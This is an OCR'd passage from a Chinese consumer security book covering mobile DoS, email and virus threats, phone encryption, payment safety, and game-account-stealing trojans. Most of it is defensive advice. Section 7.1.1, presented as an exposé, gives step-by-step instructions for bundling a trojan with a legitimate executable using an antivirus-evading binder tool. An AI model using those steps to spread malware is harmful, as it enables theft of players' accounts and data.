3．非正常的 OBEX 信息攻击

在这类攻击中，非正常的 OBEX 数据包被发送到目标手机。一旦易受攻击的手机接收了非正常数据包，就会立即中断活跃的操作和重启。而所有操作，包括通话、文本信息、游戏等就会全部丢失。如果若干次执行这样的攻击，受害者的电池就会衰竭。然而，一旦手机重新启动，所有操作又会恢复。

4．非正常的 MIDI 文件攻击

一些特别设计的 MIDI 音频文件被发送到易受攻击的手机上，一旦手机演示了非正常的 MIDI 音频文件，就会崩溃、终止或重启。

6.4.2 手机拒绝服务攻击防范

针对手机拒绝服务攻击，手机用户应该采取以下一些措施进行预防。

1）下载和安装最新的补丁，并将手机更新至最新的版本。

2）不要接收陌生人（通过蓝牙或红外线）发送的信息。

3）保持手机蓝牙在隐藏模式。

4）不要与不明手机进行配对。

5）使用较长、难以猜中的 PIN 码。

6.5 手机电子邮件攻击曝光

电子邮件攻击，是目前应用较多的一种商业攻击，也称为邮件炸弹攻击，就是通过对

某个或多个邮箱发送大量的邮件，使网络流量加大占用处理器时间，消耗系统资源，从而使系统瘫痪。目前有许多邮件炸弹软件，虽然它们的操作有所不同，但是有一个共同点就是它们可以隐藏攻击者使其不被发现。

6.5.1 认识邮件在网络上的传播方式

电子邮件的标志为@，是一种用电子手段提供信息交换的通信方式，是互联网应用最广的服务。通过网络的电子邮件系统，用户可以以非常低廉的价格、非常快速的方式，与世界上任何一个角落的网络用户联系。

电子邮件可以是文字、图像、声音等多种形式。同时，用户可以得到大量免费的新闻、专题邮件，并实现轻松的信息搜索。电子邮件的存在极大地方便了人与人之间的沟通与交流，促进了社会的发展。

6.5.2 手机上常用的邮件系统

1．短信服务（SMS）

SMS（Short Messaging Service）是最早的短消息业务，也是普及率最高的一种短消息业务。目前，这种短消息的长度被限定在 140 字节之内，这些字节可以是文本的。SMS 短信以其简单、实用的功能受到大众的欢迎，但是由于属于第一代的无线数据服务，在内容和应用方面存在技术标准的限制。

2．通用分组无线业务（GPRS）

GPRS（General Packet Radio Service，通用分组无线服务技术）是 GSM 移动电话用户可用的一种移动数据业务。GPRS 可以说是 GSM 的延续。GPRS 和以往连续在频道传输的方式不同，它是以封包（Packet）方式来传输，因此使用者所负担的费用是以其传输数据单位计算，并非使用其整个频道，理论上较为便宜。

6.5.3 手机电子邮件攻击与防范

1．间谍攻击

由于大多数邮件都以纯文本的形式发送，因此，这些邮件极易被抄录下来并在 Sniffer 间谍工具的帮助下被侦察到。几乎所有由互联网服务商和移动电话网络运营商提供的日常邮件服务系统，或是外部未经认证的网络系统都要将邮件从源服务器发送到目标服务器。在邮件发送期间，攻击者可采用多种方式获取用户的敏感邮件信息。

另一个与移动电话邮件用户相关的问题就是当一个用户被确认后，其用户名和密码将会以纯文本的方式发送至邮件服务器。这样攻击者就很容易通过 Sniffer 间谍工具获取用户的密码从而进行一些非法活动。而如果用户采用默认选项保存密码，攻击者就十分容易地通过基本的密码破译工具盗取用户的密码。

2．蠕虫攻击

很多人使用邮件客户端，而这正是许多病毒制造者攻击的对象。现在，邮件系统已经成为蠕虫和病毒传播的主要途径。不幸的是，大量蠕虫和病毒通过手机用户使用的邮件客户端的漏洞得以大量传播。如果用户使用移动电话收取或发送邮件，将无法抵御病毒的入

侵。通常情况下，病毒是可在用户之间传播的恶意程序，而蠕虫自身则可以在有漏洞的移动电话之间自由传播。

3．匿名邮件攻击

对于攻击者来说，发送匿名邮件是件很容易的事情。多数心理网络犯罪不是通过即时信息就是通过邮件施行的。因此，不论公司还是个人，在使用邮件的时候都应该谨慎。

4．防范措施

1）从网上下载并安装过滤工具，最大限度地侦察并阻挡危险邮件。

2）下载补丁。大多数的邮件后台，包括发送邮件，在打补丁后能够在一定程度上阻挡垃圾邮件的入侵。

3）保护个人隐私。避免用自己的邮件地址注册网络比赛、竞赛活动等。如果有必要，新创建一个独立账户用于这些目的。

6.6 手机病毒与木马攻防

手机病毒是一种具有传染性、破坏性的手机程序，可用杀毒软件进行清除与查杀，也可以手动卸载。其可利用发送短信、彩信、电子邮件，浏览网站，下载铃声，蓝牙等方式进行传播，会导致用户手机死机、关机、个人资料被删、向外发送垃圾邮件泄露个人信息、自动拨打电话、发短（彩）信等进行恶意扣费，甚至会损毁 SIM 卡、芯片等硬件，导致使用者无法正常使用手机。

木马与一般的病毒不同，它不会自我繁殖，也并不“刻意”地去感染其他文件，它通过将自身伪装吸引用户下载执行，向施种木马者提供打开被种手机的门户，使施种者可以任意毁坏、窃取被施种者的文件。

6.6.1 手机病毒与木马带来的危害

1．窃取个人信息

越来越多的手机用户将个人信息存储在手机上，如个人通讯录、个人信息、日程安排、各种网络账号等。这些重要的资料，都是恶意程序的窃取对象。例如，美国旅馆业巨头希尔顿的手机通讯录曾在莫名其妙的状况下遭窃，后依专家研判指出，有可能是黑客通过蓝牙入侵所致。

2．交易资料外泄

手机也可以进行在线交易以及付款，所以银行账号、密码等也可能会被黑客盗窃，造成用户的经济损失。

3．窃取照片或文件资料

大多数智能手机都带有照相以及文档编辑功能，所以用户存储在手机上的照片或文档也可能会被黑客窃取。

4．窃取手机及 SIM 卡信息

感染病毒的手机会将自身的国际移动设备识别码（手机串号）或 SIM 卡的 SISM 信息反馈给手机病毒制造者，从而使被感染手机或手机号码被利用，可能被利用来发送广告短信或其他用途。

5．窃取用户通话及短信内容

此类手机病毒具备窃听通话、窃取短信、监听手机环境和定位地理位置等功能，使得被感染手机用户的隐私泄漏。

6．收发恶意信息

被病毒感染的手机可能在用户不知情的情况下发送垃圾信息。虽然一些垃圾短信并不带有危害性，但是却耗费了发信人的资费，并且浪费了收信人的宝贵时间。而且如果垃圾短信中含有病毒，就会导致收件人也被感染，成为病毒和垃圾短信的帮凶或僵尸机器。

另外一些被感染的手机会将自己的号码或信息上传到恶意地址，从而接收到一些别有用心的恶意信息，一旦访问了信息中涉及的恶意网站或下载运行了其中的文件，便会造成不良后果。

7．造成经济损失

1）通过短信造成扣费：一旦手机用户不慎感染存在屏蔽业务短信行为的恶意软件，手机几乎成为“瞎子”，任由其通过后台实施恶意扣费等行为。例如，某种恶意软件及其变种会在感染用户手机后，会以外发短信给 SP 号码的形式从中扣取用户的手机资费。

2）通过自动拨号造成扣费：恶意软件植入用户的智能手机之后，会自动外拨电话至指定的 SP 业务号码。由于此号段会单独收取高额的 SP 费用，一旦拨打此号段号码，将对用户造成一定的资费损失。

8．破坏手机软硬件

1）手机死机：恶意病毒制造者可能通过手机操作系统平台漏洞攻击手机导致机器死机。

2）手机自动关机：频繁的开关机，可能会造成手机零件或寿命的损害。

3）手机安全软件无法使用：手机病毒可能伪装成防毒厂商的更新包，诱骗用户下载安装后使手机安全软件无法正常使用。

9．手机按键功能丧失

例如，手机感染了 SYMBOS_LOCKNUT 木马就会导致手机按键功能丧失。

10．格式化手机内存

手机内的存储卡，也可能面临被格式化的风险。被格式化后，之前存储的数据将会全部丢失，给用户带来很大麻烦。

11．黑客取得手机系统权限

黑客可以在不经使用者同意的情况下，取得手机系统部分权限甚至全部权限。例如专攻 WinCE 手机的 Brador 后门程式，中毒手机会被黑客从远端下载文件，或者执行特定指令。

12．破坏 SIM 卡

早期黑客通过 SIM 卡的资讯存取长度的漏洞来展开对 SIM 卡的直接破坏。


6.6.2 手机病毒防范

1．手机厂商环节措施

手机病毒存在的一种情况就是利用手机的先天漏洞，所以，手机生产商应该在手机的研制阶段尽量地避免手机漏洞的出现，从根本上杜绝手机病毒。

2．通信网络运营商环节措施

由于手机的大部分数据是通过运营商的网关进行传送的，因此通信运营商在核心网关进行杀毒和防毒可以有效地阻止手机病毒的扩散。所以，通信运营商应该加强网络服务器及网关上的杀毒软件和防火墙的设置，对过往数据进行筛选，把手机病毒扼杀在“摇篮”中。下图是网络通信运营商防范病毒扩散的示意图。



3．手机用户环节措施

1）使用正版手机。正版手机的安全认证更加严密。市场中智能手机的操作系统各异，防毒能力不同，需要在手机上安装第三方应用软件时尽量去官方网站下载，因为官方网站对软件安全性的检查是非常谨慎的。这样可以大大减少手机由于软件下载造成的中毒现象。

2）安装合适的手机杀毒软件。杀毒软件可以实时监测手机用户的数据流量，及时查杀异常数据。

3）慎重对待陌生信息。当收到陌生的短信或彩信，最好不查看直接删除，避免被不法分子植入恶意软件；警惕未知电话，当来电号码显示为乱码时，尽量不接听或者立即把电话关闭；不要随便接受陌生蓝牙请求，特别是接收蓝牙传送文件时要谨慎对待，以免收到病毒文件。

6.7 手机加密技术

现在用户手机内的私人资料都很多，为了帮助用户很好地保护自己手机中的隐私，本节将详细介绍手机开机密码设置与解密、手机短信与照片加密方法。

6.7.1 手机开机密码设置与解密

1．开机密码设置

为了提高手机的安全性，可以为手机设置开机密码，下面分别介绍安卓手机和苹果手


机的开机密码设置方法。

安卓手机的开机密码设置方法如下。

STEP01: 打开“设置”

单击“安全”选项。

STEP02: 进入“安全”



单击“设置 SIM 卡锁定”选项。

STEP03: 进入“SIM 卡锁定设置”窗口

勾选“锁定 SIM 卡”复选框，默认密码是 1234，有三次输入权限。还可以更改 SIM 卡 PIN。

STEP04: 更改 SIM 卡 PIN

输入原始密码 1234，然后可以更改密码。

STEP05: 重启手机

可以看到“输入PIN 码”提示，输入密码即可。

STEP06: 解锁 SIM 卡

如果需要解锁 SIM 卡，单击“解锁 SIM 卡”，输入密码即可解锁。

苹果手机的开机密码设置方法如下。

STEP01: 进入主界面

单击“设置”图标。

STEP02: 打开“设置”

单击“通用”选项。

STEP03: 打开“通用”

单击“密码锁定”选项。

STEP04: 打开“密码锁定”

滑动“简单密码”滑块，激活该选项。然后单击“打开密码”选项。


STEP05: 打开“更改密码”

输入设置的密码。

STEP06: 再次输入密码

设置成功。

STEP07：锁定屏幕



打开手机时出现“滑动来解锁”滑块，滑动该滑块。

STEP08：打开“输入密码”

输入设定的密码即可进入手机界面。

2．手势密码设置

为手机设置开机密码后，还可以设置手势密码，从而添加一层安全保障。下面以安卓系统为例介绍手机手势密码设置。

STEP01：打开“设定”

单击“位置与安全”选项。


STEP02：打开“位置与安全”

单击“设置屏幕锁定”选项。

STEP03：打开“设置屏幕锁定”


单击“图案”选项。

STEP04: 进入“画解锁图案”




用户一定要牢记解锁图案，解锁图案不能设置得太简单的，否则容易被破解。

STEP05: 画出手势密码



屏幕上的“继续”按钮点亮后，单击该按钮。

STEP06: 重画手势密码



单击“确认”按钮，完成解锁图案设置。

STEP07: 锁定后再次打开

可以看到需要输入手势密码，输入已设置的手势密码即进入手机界面。

6.7.2 手机短信与照片加密

1．手机短信加密

为防止手机短信内容泄露，可对短信进行加密，下面以 360 安全卫士为例来介绍如何对手机短信进行加密。


STEP01: 打开 360 手机卫士

单击“隐私空间”选项。

STEP02: 进入“隐私空间”

单击“隐私短信”选项。

STEP03: 进入“隐私短信”




单击“添加隐私联系人”，再选择联系人添加方式。

STEP04: 添加通话记录

勾选需要添加的联系人，再单击“确定”按钮。

STEP05: 确认导入内容



单击“确认”按钮，即成功导入。

STEP06: 设置短信手势密码

当手机来电或者有收到短信，需要进入360的隐私空间进行查看时，需要输入设置的手势密码。

2．手机照片加密

手机照片同样可以选择加密，下面以手机管家为例进行介绍安卓手机照片加密方法。


STEP01: 打开“手机管家”

切换至“安全防护”选项卡，单击“隐私空间”选项。

STEP02: 进入“隐私空间”

单击“立即开启”按钮。

STEP03: 设置图案密码



设置手势密码。

STEP04: 设置关联 QQ 号

输入与之关联的 QQ 号，以便在隐私空间密码忘记时及时找回。

STEP05: 进入程序主界面

单击“照片”选项。

STEP06: 添加照片

单击“添加”按钮。


STEP07: 选择照片

勾选需要添加的照片后单击“确定”按钮。

STEP08: 正在加密

查看加密进度。

STEP09: 查看加密照片



若要继续添加照片，单击“添加”按钮即可。

STEP10: 再次查看照片

退出后再次查看已加密照片，需要进入隐私空间进行查看。

STEP11: 输入手势密码

输入手势密码后才可查看已加密的照片。

下面以腾讯手机管家为例介绍苹果手机照片的加密方法。

STEP01: 打开腾讯手机管家

单击“相册管理”选项。


STEP02: 打开“相册管理”

单击“加密相册”选项。

STEP03: 打开“加密相册”

首次开启加密相册需要设置密码。

STEP04: 再次输入密码



牢记设置的密码。此处单击“确定”按钮。

STEP05: 关联 QQ 号

关联常用的 QQ 号，以便忘记密码时重置密码。

STEP06: 进入加密相册

单击“添加”按钮。

STEP07: 添加照片

单击“从手机相册选取”选项。


STEP08: 选取照片

选定要加密的照片，单击“确定”按钮。

STEP09: 加密成功

查看提示信息并单击“确定”按钮。

STEP10: 编辑照片



单击“编辑”按钮。

STEP11: 删除照片

选定要删除的照片后单击“删除”按钮。

STEP12: 隐藏相册

双指向上滑动相册即可将相册隐藏起来。

STEP13: 显示已隐藏的相册

双指向下滑动可以显示已隐藏的相册。

6.8 手机支付安全防范

手机支付也称为移动支付（Mobile Payment），是指移动用户使用其移动终端（通常是手机）对所消费的商品或服务进行账务支付的一种服务方式。继卡类支付、网络支付后，手机支付俨然成为人们的“新宠”。

6.8.1 常见的 5 种手机支付

1. 支付宝

支付宝（中国）网络技术有限公司是国内领先的独立第三方支付平台，由阿里巴巴集

团创办。支付宝以稳健的作风、先进的技术、敏锐的市场预见能力及社会责任感，赢得了银行等合作伙伴的认同。国内工商银行、农业银行、建设银行、招商银行、中国银行、交通银行等各大商业银行以及中国邮政、VISA 国际组织等各大机构均与支付宝建立了深入的战略合作，根据客户需求不断推出创新产品，成为金融机构在电子支付领域最受信任的合作伙伴。


2. 移动支付

移动支付也称为手机支付，就是允许用户使用其移动终端（通常是手机）对所消费的商品或服务进行账务支付的一种服务方式。单位或个人通过移动设备、互联网或者近距离传感直接或间接向银行金融机构发送支付指令产生货币支付与资金转移行为，从而实现移动支付功能。移动支付将终端设备、互联网、应用提供商以及金融机构相融合，为用户提供货币支付、缴费等金融业务。

3. 安捷支付

安捷支付是由陕西西部数通电信资讯有限公司独立完成的一个交易支付平台，能够提供给用户通过计算机（Web）、电话（IVR、WAP、SMS）、面对面等多种途径来进行交易支付的方式，并需要通过移动电话进行实时信息互动确认来交易支付，通过移动电话完成用户账户资金变更的确认，有效保护注册用户的银行资金安全。

安捷支付与银联、银行等金融机构合作，构建了领先、成熟的“无磁支付”平台，拥有无磁支付领域的先进技术。合作银行包括工商银行、中国银行、建设银行、农业银行等在内的几十家银行；合作商户包括国内位于前列的第三方支付公司、电信运营商、大型网购、电视电话购物公司、航空公司、彩票机构、保险公司、公共缴费单位等，在无磁支付技术发展、银行通道、风险控制和市场发展方面都处于领先地位。



4. 接触支付

接触支付是指银行卡的磁条或芯片与受理端机具零距离接触，由机具读出卡信息后处理支付业务，以银行 ATM 和商店 POS 为最常见。

5. 微信支付

微信支付是由腾讯公司知名即时通信服务免费聊天软件微信（Wechat）及腾讯旗下第三方支付平台财付通（Tenpay）联合推出的互联网创新支付产品。有了微信支付，用户只需在微信中关联一张银行卡，并完成身份认证，即可将装有微信应用的智能手机变成一个全能钱包，可购买合作商户的商品及服务。用户在支付时只需在自己的智能手机上输入密码，无需刷卡即可完成支付。

6.8.2 手机支付安全问题

与传统银行柜台办理业务时的“人证合一”双重查验相比，手机支付通过姓名、卡号、身份证、手机号就可以完成，一旦手机与钱包、身份证等资料一起丢失，用户的手机支付安全就将面临巨大安全隐患。为了降低手机支付风险，用户平时使用时应注意安全防范。

1）不要轻信陌生人发来的二维码信息，如果扫描二维码后打开的网站要求安装新应用程序，不要轻易安装。

2）遇到交易对方有明显古怪行为的，应当提高警惕，不要轻信对方的说辞。

3）保持设置手机开机密码的习惯。在手机中安装可以加密的软件，对移动支付软件增加一层密码，这样，即使有人破解了开机密码，支付软件仍以有密码保护。登录密码和支付密码也要设置为不同。不要把密码保存在手机里，或者设置成生日、车牌等容易被猜到的个人信息。

4）“电子密码器失效”“U盾升级”等属于常用的诈骗术语，如果收到类似短信，又无法判断其真伪，应直接拨打银行的官方客服电话进行咨询，或者到银行网点柜台办理，绝对不能通过短信中的网址登录网银。

5）出门不要将银行卡、身份证及手机放在同一个地方。如果一同丢失，他人可使用支付软件的密码找回功能更改密码，危险程度极高。

6）一旦手机突然没有信号，在排除了信号问题和手机故障后，要查询 SIM 卡是否被他人补办，并将支付平台内的余额转出。

7）如果手机丢失，可在计算机上登录支付宝等账号，关闭无线支付业务。如果身份证、银行卡连同手机一并丢失，则向公安机关和银行挂失。

8）由于伪基站诈骗流行，骗子通过伪基站技术可以将发信号码伪装成银行官方客服号码。因此，即使是银行官方客服号码发来的类似短信，也不要轻信。如果收到此类短信，要通过银行官方客服进行咨询。

6.9 手机优化及安全性能的提升

6.9.1 360 手机卫士

360 手机卫士是一款完全免费的手机安全软件。其功能主要有以下几个方面。

1）有效拦截垃圾短信和骚扰电话，让手机恢复宁静空间。

2）联网云查杀恶意软件，实时监控软件安装和联网，彻底杜绝恶意扣费侵害。

3）加密重要联系人的通讯记录，防止个人隐私泄漏。

4）系统一键清理，轻松为手机运行加速。

5）归属地显示和查询，自动加拨 IP 节约话费，无痕短信等。

360 手机卫士的众多功能，不仅为用户带来全方位的手机安全及隐私保护，也让用户使用手机更加方便快捷。

6.9.2 腾讯手机管家

腾讯手机管家是一款完全免费的手机安全与管理软件，覆盖了四大智能手机平台，拥有通信、系统、隐私、软件以及上网 5 大安全防护功能。在提供病毒查杀、骚扰拦截、软件权限管理、手机防盗等安全防护的基础上，主动满足用户流量监控软件管理等高端化、智能化的手机管理需求，更有“管家安全登录 QQ”“秘拍”“小火箭释放内存”等特色功能。

6.9.3 金山手机卫士

金山手机卫士是金山网络有限公司开发的一款免费手机安全软件，目前覆盖 symbian 和 android 两大主流移动平台，以手机安全为核心，提供流量监控、恶意扣费拦截、防垃圾短信、防骚扰电话、风险软件扫描及私密空间等安全功能。

通过关闭运行中软件，卸载已安装软件，清理垃圾文件，清理短信收发件箱等加快手机运行速度；通过检查系统漏洞，扫描风险软件，检查扣费记录等解除用户的手机安全隐患，保证手机及话费安全；同时还提供包括系统信息查看、进程管理、重启手机、内存压缩等实用功能。

第7章 网游与网吧攻防

网吧是面向社会公众开放的营利性上网服务场所，用户可利用网吧进行网页浏览、网游、聊天、听音乐或其他活动，一些不法分子在网吧中植入木马，以等待并窃取下一位使用该计算机的用户的账号和密码等相关信息。

要点提示

- ○ **网游盗号木马曝光**
- ○ **解读网站充值欺骗术**
- ○ **防范游戏账号破解**
- ○ **警惕局域网监听**
- ○ **美萍网管大师**

7.1 网游盗号木马曝光

功能强大的网游盗号木马可以盗取多款网络游戏的账号和密码信息，这类病毒文件运行后会衍生相关文件至系统目录下，并修改注册表生成启动项，通过注入进程可以设置消息监视，截获用户的账号资料并发送到木马种植者指定的位置，更有一些盗号木马会把游戏账号里的装备记录下来一起发送给木马种植者。

7.1.1 捆绑盗号木马过程曝光

在网络游戏中，一些游戏外挂、游戏插件和游戏客户端软件多被盗号木马捆绑在一起。使用这些程序的人多数是玩网络游戏的人，要想盗取网络游戏的账号和密码信息，最好的途径就是在这些程序中捆绑盗号木马。图片和 Flash 文件也经常被捆绑木马，因为图片和 Flash 文件不需要用户另外执行，只要打开就可以运行，一旦用户浏览了被捆绑了木马的图片和 Flash 文件，系统就会中毒。网络上存在有很多捆绑工具，如永不查杀的捆绑机。

下面曝光如何使用“永不查杀的捆绑机”工具进行文件的捆绑，过程如下。

STEP01: 打开永不查杀的捆绑机

单击“添加文件”按钮。

STEP02: 打开“增加要捆绑的文件”对话框


01 选择要捆绑的文件

02 单击“打开”按钮。

STEP03: 返回主窗口

查看已添加的应用程序。

STEP04: 重复 STEP01 和 STEP02 再添加一个应用程序



01 选择“Strom2009.exe”选项。


02 选择“muma.exe”选项。

STEP05: 为捆绑文件选择图标

01 选中一个图标。

02 单击“捆绑文件”按钮。

STEP06: 保存捆绑文件



01 选择保存位置，并设置文件名。

02 单击“保存”按钮，即进行文件捆绑。

STEP07: 捆绑完成

待捆绑结束后，提示“捆绑完成！”单击“确定”按钮，即完成文件的捆绑操作。

> 提示
>
> “永不查杀捆绑机”除支持常见的图标图片文件（*.IOC,*.BMP）外，还支持从可执行文件（*.EXE）和动态链接库（*.DLL）中提取相关的图标。由于该工具是利用模拟 IE 程序来支持多个不同类型的文件捆绑成一个可执行程序，所以一般的杀毒工具都不会报警，从而避免被杀毒软件查杀。

7.1.2 哪些网游账号被盗的风险高

目前网络游戏已俨然成为很多人生活的一部分，网络游戏中的很多装备甚至级别高的账号本身也成为玩家的财产，在现实世界中也可以用来交易。于是，一些不法之徒开始盯上了网络游戏，通过盗取网络游戏的账号来牟取不当之财。

以下几种网络游戏被盗的风险最高。

（1）有价值的账号

账号的等级越高，或网络游戏中的人物装备越好，其价值就越高。如果一个新申请的账号被盗，那么玩家也不会太在意。

（2）在网吧或公共场合玩网络游戏的账号

由于这种场合的计算机用户不固定，这直接为盗号者提供了方便。

（3）网游账号公用

很多人玩网游的人喜欢几个人玩一个号，因为升级比较快，但是这样就增加了账号被盗的可能性，只要这些人中有一个人的机器中了盗号木马，则游戏账号就很有可能被盗。

目前常见的网游盗号木马有如下几种。

（1）NRD 系列网游窃贼

